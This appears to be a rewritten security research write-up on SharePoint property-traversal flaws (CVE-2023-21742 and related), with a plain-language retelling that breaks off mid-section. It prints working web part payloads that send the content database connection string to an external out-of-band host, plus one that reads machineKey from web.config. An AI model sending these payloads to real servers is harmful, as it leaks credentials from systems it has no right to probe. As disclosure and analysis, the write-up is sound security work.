SharePoint Webpart Property Traversal Vulnerability Analysis (CVE-2022–38053, CVE-2023–21742, CVE-2023–21717)
A SharePoint web service method accepted web part markup and evaluated property expressions on server-side objects without blocking dotted property paths, allowing a site member to traverse object properties and read sensitive values such as the content database connection string. The author demonstrated leaking data to an external endpoint but could not reach remote code execution.
 Published on testbnull.medium.com
Sau khi kỳ p2o Vancouver 2023 kết thúc, tôi được yêu cầu tiếp tục nghiên cứu một số CVE của SharePoint: CVE-2023–21742 và CVE-2023–21717
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
After the p2o Vancouver 2023 conference, the author was asked to continue researching a number of SharePoint CVEs: CVE-2023-21742 and CVE-2023-21717. Both of these, and also CVE-2022-38053 and CVE-2020-1103, share the same goal: leaking properties. Because there was (or at least the author could not find) no write-up for these CVEs, this article was written to record the analysis.
The vulnerable entry point is the method WebPartPagesWebService.ConvertWebPartFormat(), which accepts a SOAP parameter called inputFormat. The vulnerability class is called property traversal: a DataFormParameter lets a web part evaluate a dotted property expression against a control, and each segment of the expression is resolved in turn against the result of the previous one.
Setup
The lab was SharePoint 2013. The setup guide for this version is described as rather unusual; readers intending to install it on Windows Server 2012 R2 are pointed to an archived guide.
CVE-2023-21742 was chosen as the starting point because its minimum exploitation condition is only that the user is a Site Member:

Finding it
The vulnerability was fixed in January 2023, so the January and December 2022 patches were downloaded and diffed:
https://www.microsoft.com/en-us/download/details.aspx?id=104831(01/2023)https://www.microsoft.com/en-us/download/details.aspx?id=104904(12/2022)
After decompiling, removing junk bytes and diffing, the result was described as very clean:

The number of differing files was not large. Among them, the change in DataSetSurrogateSelector is likely the fix for CVE-2023-21744, related to deserialisation, which the author says will be analysed in another article.
CVE-2023-21742 was fixed in the method WebPartPagesWebService.ConvertWebPartFormat():

Old version:
MarkupProperties partPreviewAndPropertiesFromMarkup = ToolPane.GetPartPreviewAndPropertiesFromMarkup(pageUri, inputFormat, true, spwebPartManager, spweb, markupOption, true, true, ref webPart, ref text, ref text2, ref webPartImporter, ref list, ref serverDocumentDesigner, false);
New version:
MarkupProperties partPreviewAndPropertiesFromMarkup = ToolPane.GetPartPreviewAndPropertiesFromMarkup(pageUri, inputFormat, true, spwebPartManager, spweb, markupOption, true, true, ref webPart, ref text, ref text2, ref webPartImporter, ref list, ref serverDocumentDesigner, true);
The only difference is the last parameter of ToolPane.GetPartPreviewAndPropertiesFromMarkup(), changed from false to true. That flag is blockPropertyTraversal:

Searching within the same WebPartPagesWebService reveals another method, RenderWebPartForEdit(), which also uses GetPartPreviewAndPropertiesFromMarkup(). There, the last parameter was already set to true.
After searching around, the only Microsoft notice related to blockPropertyTraversal the author found is a support article about Web Part Pages web service methods possibly being blocked after applying the September 2022 security update for SharePoint Server (KB5017733). That notice was created in September 2022, from which the author infers that CVE-2023-21742 is a variant of CVE-2022-35823, sharing the same root cause and code pattern.

The blockPropertyTraversal argument is received at ToolPane.GetPartPreviewAndPropertiesFromMarkup(), but the place where it is actually used is EditingPageParser.VerifyControlOnSafeList():

Callstack:
When this argument is set to true, the content of the XML attributes is checked for the presence of the character . and blocked, for example:

That is the result of diffing the patch. How to exploit this class of vulnerability was, at that point, still unknown to the author.
Exploitation
A hint was received that these CVEs are also variants of CVE-2020-16951, for which the srcincite team published a PoC at https://srcincite.io/pocs/cve-2020-16951.py.txt. That CVE in turn is a variant of CVE-2020-1103, covered in a Black Hat USA 2020 paper.
The root cause of the attack surface is in the parameter class Microsoft.SharePoint.WebPartPages.DataFormParameter. During render/binding, this class allows evaluation, getting the value of properties of objects of the Control class. The property evaluation is performed in DataFormParameter.Evaluate() -> DataBinder.Eval():
//DataBinder.Eval()public static object Eval(object container, string expression) { //.. string[] array = expression.Split("."); return DataBinder.Eval(container, array); }private static object Eval(object container, string[] expressionParts) { object obj = container; int num = 0; while (num < expressionParts.Length && obj != null) { string text = expressionParts[num]; if (text.IndexOfAny(DataBinder.indexExprStartChars) < 0) { obj = DataBinder.GetPropertyValue(obj, text); } else { obj = DataBinder.GetIndexedPropertyValue(obj, text); } num++; } return obj; }
From the content of DataBinder.Eval(), if a property expression contains a dot ., DataBinder splits it and gets all the properties in order; the value returned by one property becomes the object on which the next property is fetched. That is why the vulnerability is called property traversal.
Step 1: the vulnerable entry point

Back to CVE-2023-21742: the flaw is in WebPartPagesWebService.ConvertWebPartFormat(), which takes an inputFormat parameter in SOAP form. The request looks like this:
Step 2: borrowing a payload
After reviewing similar vulnerabilities that had occurred in WebPartPagesWebService, the author borrowed a payload from a ZDI analysis of CVE-2021-31181 (Microsoft SharePoint WebPart interpretation conflict remote code execution):
<%@ Register TagPrefix="WebPartPages" Namespace="Microsoft.SharePoint.WebPartPage" Assembly="Microsoft.SharePoint, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c" %> <%@Register TagPrefix="att" Namespace="System.Web.UI.WebControls " Assembly="System.Web, Version=[redacted], Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"%> <WebPartPages:XsltListFormWebPart id="id01" runat="server" ListDisplayName="Documents" WebId="{6e7040c8-0338-4448-914d-a7061e0fc347}"> <DataSources> <att:xmldatasource runat="server" id="XDS1" XPath="/configuration/system.web/machineKey" datafile="c:/inetpub/wwwroot/wss/VirtualDirectories/80/web.config" /> </DataSources> <xsl> <xsl:stylesheet version="2.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"> <xsl:output method="xml" indent="yes"/> <xsl:template match="/" > <xsl:copy-of select="."/> </xsl:template> </xsl:stylesheet> </xsl> </WebPartPages:XsltListFormWebPart>
In this payload, however, xmlurldatasource was blocked, so the author merged it with the payload of CVE-2020-16951 and, after some adjustments, obtained the following payload:
<%@ Register TagPrefix="WebPartPages" Namespace="Microsoft.SharePoint.WebPartPages" Assembly="Microsoft.SharePoint, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c" %> <%@ Register TagPrefix="att" Namespace="Microsoft.SharePoint.WebControls" Assembly="Microsoft.SharePoint, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c" %><WebPartPages:XsltListFormWebPart id="id01" runat="server"> <XmlDefinitionLink>http://webdb.com/aaaa</XmlDefinitionLink> <DataSources> <att:SoapDataSource runat="server" SelectUrl="http://[redacted].oast.fun/pwn"> <SelectCommand> <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"> <soap:Body> <leakeddata>{leak}</leakeddata> </soap:Body> </soap:Envelope> </SelectCommand> <SelectParameters> <WebPartPages:DataFormParameter controlid="pwn" Name="leak" PropertyName="Prop" DefaultValue="NULL"/> </SelectParameters> </att:SoapDataSource> </DataSources> </WebPartPages:XsltListFormWebPart>
At ServerElement.Initialize(), this request naturally bypasses the this.Document.CheckMarkupForSafeControls() check:

However, a NoNamingContainer exception occurs when execution enters the DataFormParameter.Evaluate() -> DataBoundControlHelper.FindControl() branch:

This happens because the payload uses controlid to designate the control for the DataFormParameter:
<WebPartPages:DataFormParameter controlid="pwn" Name="leak" PropertyName="Prop" DefaultValue="NULL"/>
Step 3: dropping controlid
Based on the logic of DataFormParameter.Evaluate(), the attribute can be removed and the evaluation performed directly on the NamingContainer of the SoapDataSource, also known as XsltListFormWebPart:

The payload then becomes:
<%@ Register TagPrefix="WebPartPages" Namespace="Microsoft.SharePoint.WebPartPages" Assembly="Microsoft.SharePoint, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c" %> <%@ Register TagPrefix="att" Namespace="Microsoft.SharePoint.WebControls" Assembly="Microsoft.SharePoint, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c" %><WebPartPages:XsltListFormWebPart id="id01" runat="server"> <XmlDefinitionLink>http://webdb.com/aaaa</XmlDefinitionLink> <DataSources> <att:SoapDataSource runat="server" SelectUrl="http://[redacted].oast.fun/pwn"> <SelectCommand> <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"> <soap:Body> <leakeddata>{leak}</leakeddata> </soap:Body> </soap:Envelope> </SelectCommand> <SelectParameters> <WebPartPages:DataFormParameter Name="leak" PropertyName="Web.Site.ContentDatabase.DatabaseConnectionString" DefaultValue="NULL"/> </SelectParameters> </att:SoapDataSource> </DataSources> </WebPartPages:XsltListFormWebPart>
Here Web.Site.ContentDatabase.DatabaseConnectionString is the property holding the connection string of the database.
Step 4: the first property fails
Sending this request to the server produces a new exception:
System.Web.HttpException (0x80004005): DataBinding: 'Microsoft.SharePoint.WebPartPages.XsltListFormWebPart' does not contain a property with the name 'Web'. at System.Web.UI.DataBinder.GetPropertyValue(Object container, String propName) at System.Web.UI.DataBinder.Eval(Object container, String[] expressionParts) at System.Web.UI.DataBinder.Eval(Object container, String expression)
It fails on the very first property, Web. The local variables at that point:

Tracing back, the property is not public, so it cannot be fetched:

Re-reading the CVE-2020-1103 paper revealed that this property is only accessible on controls that inherit from TemplateBasedControl:

XsltListFormWebPart does not inherit from that type, so not being able to access the Web property is expected. This is also why the earlier payloads used the controlid attribute, which links to a TemplateControl declared beforehand.
Step 5: the parser returns only the first control

Declaring another TemplateControl seems like the obvious next move, but it does not work. During the rebuild of the web part from XML, DesignTimeTemplateParser.ParseControl(DesignTimeParseData) parses and returns only the first control it parses. Declaring a TemplateControl and then linking to it from the DataFormParameter is therefore not possible:

Callstack for verification:
Step 6: wrapping controls in a WebPartZone
The workaround is described as somewhat cumbersome: find a control that allows adding multiple other controls from the web part, and then use a property to access those controls afterwards. The final payload:
<%@ Register TagPrefix="WebPartPages" Namespace="Microsoft.SharePoint.WebPartPages" Assembly="Microsoft.SharePoint, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c" %> <%@ Register TagPrefix="att" Namespace="Microsoft.SharePoint.WebControls" Assembly="Microsoft.SharePoint, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c" %><WebPartPages:WebPartZone id="id00" runat="server"><ZoneTemplate><WebPartPages:XsltListFormWebPart id="id01" runat="server"> <XmlDefinitionLink>http://webdb.com/aaaa</XmlDefinitionLink> <DataSources> <att:SoapDataSource runat="server" SelectUrl="http://[redacted].oast.fun/pwn"> <SelectCommand> <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"> <soap:Body> <leakeddata>{leak}</leakeddata> </soap:Body> </soap:Envelope> </SelectCommand> <SelectParameters> <WebPartPages:DataFormParameter Name="leak" PropertyName="Parent.Controls[1].Controls[0].Web.Site.ContentDatabase.DatabaseConnectionString" DefaultValue="NULL"/> </SelectParameters> </att:SoapDataSource> </DataSources> </WebPartPages:XsltListFormWebPart><att:TemplateContainer runat="server" id="f01" /></ZoneTemplate></WebPartPages:WebPartZone>

With the traversal resolving as follows:
Parent -> WebPartZone Controls[1] -> GenericWebPart Controls[0] -> TemplateContainer Web -> SPWeb Site -> SPSite ContentDatabase -> SPContentDatabase DatabaseConnectionString -> ConnectionString
Result:
Step 7: attempting the machine validation key
On SharePoint 2016-2019, according to earlier documents that mention the property, the following path is of interest:

Web.Site.WebApplication.Farm.InitializationSettings[MachineValidationKey]
In some cases, specifically when unattended setup is used, this property may hold the value of the machine validation key, and that value can be used to exploit ViewState deserialisation.
The author tried setting up again with unattended setup, but none of it was very feasible: InitializationSettings was always empty, with no Machine Validation key value:
Root cause
The flaw is a property traversal in DataFormParameter. DataBinder.Eval() splits the expression on . and walks it, resolving each property against the result of the previous one. The blockPropertyTraversal flag added to ToolPane.GetPartPreviewAndPropertiesFromMarkup() and consumed in EditingPageParser.VerifyControlOnSafeList() blocks XML attributes containing the character ..
The traversal is constrained by the type of the starting container: the Web property is only reachable on controls inheriting from TemplateBasedControl, and XsltListFormWebPart does not. The controlid attribute would allow pointing at a TemplateControl, but DesignTimeTemplateParser.ParseControl(DesignTimeParseData) returns only the first parsed control, so a separately declared TemplateControl cannot be linked to. Wrapping the web part in a WebPartZone with a TemplateContainer in its ZoneTemplate provides a container whose Parent.Controls[...] chain reaches a TemplateContainer, from which Web is accessible.
Impact
The final payload targets the database connection string through Web.Site.ContentDatabase.DatabaseConnectionString. The minimum condition for CVE-2023-21742 is a user who is a Site Member. The author also notes that on SharePoint 2016-2019 the Web.Site.WebApplication.Farm.InitializationSettings[MachineValidationKey] property may, under unattended setup, contain the machine validation key, which could then be used for ViewState deserialisation; in the author's own lab this value was always empty. The author states that no other way to exploit further from this property traversal bug was found, and that with the information accessible at that point RCE was not achievable.
Fix
Microsoft's fix, as seen in the diff, is the change of the last argument of ToolPane.GetPartPreviewAndPropertiesFromMarkup() in WebPartPagesWebService.ConvertWebPartFormat() from false to true, enabling blockPropertyTraversal. With the flag enabled, XML attribute content is checked for the character . and blocked in EditingPageParser.VerifyControlOnSafeList(). The same flag was already true in RenderWebPartForEdit().
Variants to test
- Other callers of
ToolPane.GetPartPreviewAndPropertiesFromMarkup(): check whether the last argument isfalse. A positive result is a code path where markup reachesEditingPageParser.VerifyControlOnSafeList()without the dot check. - Other web service methods that accept web part markup, such as
RenderWebPartForEdit(): confirm the flag istruethere; if a build has itfalse, the sameDataFormParameterpayload shape applies. - Other parameter classes that call
DataBinder.Eval()on user-controlled expressions: a positive result is an exception naming a property that does not exist on the container, which shows the expression reached the binder. - Container types other than
XsltListFormWebPart: look for controls that inherit fromTemplateBasedControlor that expose aControlscollection reachable through a property chain. A positive result is a resolved chain ending in a sensitive property such as a connection string. - The
Web.Site.WebApplication.Farm.InitializationSettings[MachineValidationKey]path on SharePoint 2016-2019 installed with unattended setup: a positive result is a non-emptyInitializationSettingscontaining the machine validation key, which can then be used for ViewState deserialisation.
What happened, in plain words
A security researcher spent time pulling apart three Microsoft SharePoint security bugs: CVE-2023-21742, CVE-2023-21717 and CVE-2022-38053. All three, plus an older one called CVE-2020-1103, share the same goal: leaking a property. The researcher could not find any public explanation of how these bugs work, so this article is the notes from that analysis.
To follow the story you only need a few ideas:
- SharePoint is Microsoft's product for building internal websites where teams share documents, lists and pages. A company can run it on its own servers.
- A web part is a reusable block you drop onto a SharePoint page, for example a document list, a chart or a form. Web parts are described in a small piece of text called markup, which looks a lot like HTML.
- A web service is a way for one program to talk to another over the network. You send it a structured message and it sends a structured answer back. SharePoint exposes a web service for web part pages, and one of its methods is called
ConvertWebPartFormat(). - SOAP is a standard format for those structured messages. It is just XML (text with tags) wrapped in an envelope.
- A CVE is a public catalogue number for a known security flaw, so people can refer to the same bug unambiguously.
- A patch is Microsoft's update that fixes a bug. Comparing the files before and after a patch (a diff) shows exactly what the fix changed, which is a very effective way to find where the bug lives.
The bug class here is called property traversal. A property is a named value attached to an object in the code, for example a web part object might have a property called Web. Property traversal means the attacker supplies a dotted chain such as A.B.C, and the software walks it one step at a time: it reads A, then uses the result to read B, then uses that result to read C. If the attacker can choose the chain, they can walk from an object they control to an object deep inside the server that holds something secret.
Setting up a lab
The researcher built a test environment (a lab) with SharePoint 2013. Installing that version is described as rather unusual, and anyone who wants to do the same on Windows Server 2012 R2 is pointed to an archived installation guide.
CVE-2023-21742 was chosen as the starting point because the minimum condition to exploit it is only that the user is a Site Member. In SharePoint, permissions come in levels; a Site Member is an ordinary participant who can read and contribute to a site, not an administrator.
Finding the fix in the patch
The bug was fixed in January 2023. To find the changed code, the researcher downloaded the January 2023 patch and the December 2022 patch and compared them:
https://www.microsoft.com/en-us/download/details.aspx?id=104831(01/2023)https://www.microsoft.com/en-us/download/details.aspx?id=104904(12/2022)
A patch is a package of compiled program files. To read them, the researcher decompiled them, which means turning the compiled machine code back into readable source code, then removed junk bytes and ran a diff. The result was described as very clean:
Only a small number of files differed. One of them, DataSetSurrogateSelector, is probably the fix for a different bug, CVE-2023-21744, which is related to deserialisation (turning stored data back into live objects, a common source of bugs). The researcher says that one will be covered in another article.
CVE-2023-21742 itself was fixed in the method WebPartPagesWebService.ConvertWebPartFormat():
Old version:
MarkupProperties partPreviewAndPropertiesFromMarkup = ToolPane.GetPartPreviewAndPropertiesFromMarkup(pageUri, inputFormat, true, spwebPartManager, spweb, markupOption, true, true, ref webPart, ref text, ref text2, ref webPartImporter, ref list, ref serverDocumentDesigner, false);
New version:
MarkupProperties partPreviewAndPropertiesFromMarkup = ToolPane.GetPartPreviewAndPropertiesFromMarkup(pageUri, inputFormat, true, spwebPartManager, spweb, markupOption, true, true, ref webPart, ref text, ref text2, ref webPartImporter, ref list, ref serverDocumentDesigner, true);
Line by line, in plain words:
- Both lines call a helper method,
ToolPane.GetPartPreviewAndPropertiesFromMarkup(), and store its result in a variable calledpartPreviewAndPropertiesFromMarkup. - The helper takes a long list of arguments: a page address (
pageUri), the markup supplied by the caller (inputFormat), a web part manager (spwebPartManager), a SharePoint web object (spweb), a markup option (markupOption), several values passed by reference (ref webPart,ref text,ref text2,ref webPartImporter,ref list,ref serverDocumentDesigner, meaning the helper can write results back into them), and finally a true/false switch. - The only difference between the two lines is that last switch:
falsein the old code,truein the new code.
That last switch is a flag named blockPropertyTraversal:
A flag is simply a true/false setting that turns a behaviour on or off. Here, true means "block property traversal".
Searching the same WebPartPagesWebService class turned up another method, RenderWebPartForEdit(), which also calls GetPartPreviewAndPropertiesFromMarkup(). In that method the last argument was already true, so it was not the vulnerable path.
After searching around, the only Microsoft notice the researcher found that mentions blockPropertyTraversal is a support article saying that Web Part Pages web service methods may be blocked after applying the September 2022 security update for SharePoint Server (KB5017733). That notice dates from September 2022, which led the researcher to conclude that CVE-2023-21742 is a variant of CVE-2022-35823: the same root cause and the same code pattern, fixed again later.
The blockPropertyTraversal argument is received by ToolPane.GetPartPreviewAndPropertiesFromMarkup(), but the place where it is actually used is EditingPageParser.VerifyControlOnSafeList():
A callstack is the list of function calls that led to the current point in the program, like a receipt showing every step that got you there. Here it is:
When the argument is true, the content of the XML attributes is checked for the character . and blocked. For example:
That is what the patch diff shows. At that point the researcher still did not know how to actually exploit this class of bug.
Working out the exploitation
A hint arrived: these CVEs are also variants of CVE-2020-16951, for which the srcincite team published a proof of concept (a PoC, a small script that demonstrates the bug) at https://srcincite.io/pocs/cve-2020-16951.py.txt. That CVE in turn is a variant of CVE-2020-1103, which was covered in a Black Hat USA 2020 paper.
The root cause of the attack surface is in a parameter class called Microsoft.SharePoint.WebPartPages.DataFormParameter. A parameter here is a piece of configuration attached to a data source: it supplies a value that the data source uses when it fetches data. During rendering and binding (the moment SharePoint builds the page and connects data to controls), this class allows evaluation: it takes a text expression and reads the value of a property of an object. The evaluation happens in DataFormParameter.Evaluate(), which calls DataBinder.Eval():
//DataBinder.Eval()public static object Eval(object container, string expression) { //.. string[] array = expression.Split("."); return DataBinder.Eval(container, array); }private static object Eval(object container, string[] expressionParts) { object obj = container; int num = 0; while (num < expressionParts.Length && obj != null) { string text = expressionParts[num]; if (text.IndexOfAny(DataBinder.indexExprStartChars) < 0) { obj = DataBinder.GetPropertyValue(obj, text); } else { obj = DataBinder.GetIndexedPropertyValue(obj, text); } num++; } return obj; }
Line by line:
